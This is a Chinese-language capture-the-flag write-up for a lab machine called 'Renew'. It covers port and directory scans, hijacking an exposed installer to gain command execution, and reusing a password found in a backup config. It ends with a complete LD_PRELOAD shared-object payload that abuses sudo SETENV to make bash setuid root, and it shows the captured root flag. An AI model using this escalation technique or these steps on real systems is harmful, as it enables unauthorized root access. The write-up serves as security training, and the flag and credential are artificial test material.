


Renew

端口扫描

```
PORT    STATE SERVICE REASON  VERSION
22/tcp  open  ssh      syn-ack OpenSSH 10.0p2 Debian 7+deb13u4 (protocol 2.0)
53/tcp  open  domain   syn-ack (generic dns response: SERVFAIL)
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
80/tcp  open  http     syn-ack Apache httpd 2.4.68 ((Debian))
|_http-server-header: Apache/2.4.68 (Debian)
|_http-title: Maze \xE7\xBD\x91\xE7\xBB\x9C\xE8\xBF\x90\xE7\xBB\xB4\xE5\xB9\xB3\xE5\x8F\xB0
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
1 service unrecognized despite returning data. If you know the service/version, please submit the
following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.99%I=7%D=8/20%Time=6A87C0C4%P=x86_64-pc-linux-gnu%(DNSV
SF:ersionBindReqTCP,20,"\0\x1e\0\x06\x81\x02\0\x01\0\0\0\0\0\0\x07version\
SF:x04bind\0\0\x10\0\x03");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


目录扫描，发现 `install.php` 可访问，是系统安装向导，可以覆盖配置

200	GET	52l	105w	2313c	http://192.168.1.57/install.php
200	GET	0l	0w	0c	http://192.168.1.57/config.php
200	GET	23l	40w	1005c	http://192.168.1.57/index.php
200	GET	31l	63w	1403c	http://192.168.1.57/login.php
200	GET	1l	0w	1c	http://192.168.1.57/file.php
302	GET	0l	0w	0c	http://192.168.1.57/logout.php => login.php
200	GET	23l	40w	1005c	http://192.168.1.57/
200	GET	0l	0w	0c	http://192.168.1.57/bak.php
302	GET	0l	0w	0c	http://192.168.1.57/dashboard.php => login.php




尝试重新安装来重置管理员密码，发现返回500，把地址改成 8.8.8.8 ，发现连接时间很长，确实是连接了数据库的，而且没有数据库白名单

猜测可能是数据库密码错误无法修改，但是爆破数据库密码失败



本地起数据库服务，让靶机连接，看看具体对数据库做了什么操作。原来是修改连接配置，让网页连接新的数据库



登陆后抓包，`cmd` 参数可以命令执行，弹 `shell`

查看备份，密码复用，获得凭据 `u12138:oQuPn4z0HN60zz3UdyE6`

```
www-data@Renew:/var/www/html$ ls
bak.php  config.php  dashboard.php  file.php  index.php  install.php  login.php  logout.php
www-data@Renew:/var/www/html$ cat bak.php
<?php
// Database configuration (backup copy, kept by sysadmin)
$db_host = 'localhost';
$db_port = '3306';
$db_user = 'webapp';
$db_pass = 'oQuPn4z0HN60zz3UdyE6';
$db_name = 'webapp';
?>
www-data@Renew:/var/www/html$ su u12138
Password:
u12138@Renew:/var/www/html$
```

`sudo -l` 发现 (root) SETENV: NOPASSWD: /usr/bin/id , 打 `LD_PRELOAD`

```
cat >/tmp/x.c <<'EOF'
#include <unistd.h>
#include <stdlib.h>
#include <sys/stat.h>

__attribute__((constructor))
void init() {
    unsetenv("LD_PRELOAD");
    chown("/bin/bash", 0, 0);
    chmod("/bin/bash", 04755);
}
```

EOF

```
gcc -shared -fPIC -o /tmp/x.so /tmp/x.c
sudo LD_PRELOAD=/tmp/x.so /usr/bin/id
```

```
u12138@Renew: /tmp ×
u12138@Renew:/tmp$ cat >/tmp/x.c <<'EOF'
> #include <unistd.h>
> #include <stdlib.h>
> #include <sys/stat.h>
>
> __attribute__((constructor))
> void init() {
>     unsetenv("LD_PRELOAD");
>     chown("/bin/bash", 0, 0);
>     chmod("/bin/bash", 04755);
> }
> EOF
u12138@Renew:/tmp$
u12138@Renew:/tmp$ gcc -shared -fPIC -o /tmp/x.so /tmp/x.c

u12138@Renew:/tmp$ sudo LD_PRELOAD=/tmp/x.so /usr/bin/id
uid=0(root) gid=0(root) groups=0(root)

u12138@Renew: ~ ×
u12138@Renew:~$ ls -alh /bin/bash
-rwsr-xr-x 1 root root 1.3M May  9 07:07 /bin/bash
u12138@Renew:~$ bash -p
bash: warning: setlocale: LC_ALL: cannot change locale (zh_CN.UTF-8): No such file or directory
bash-5.2# id
uid=1000(u12138) gid=1000(u12138) euid=0(root) groups=1000(u12138)
bash-5.2# cd /root
bash-5.2# cat root.txt
flag{root-e723611b23de3b150340a79dd3b63373}
bash-5.2#
```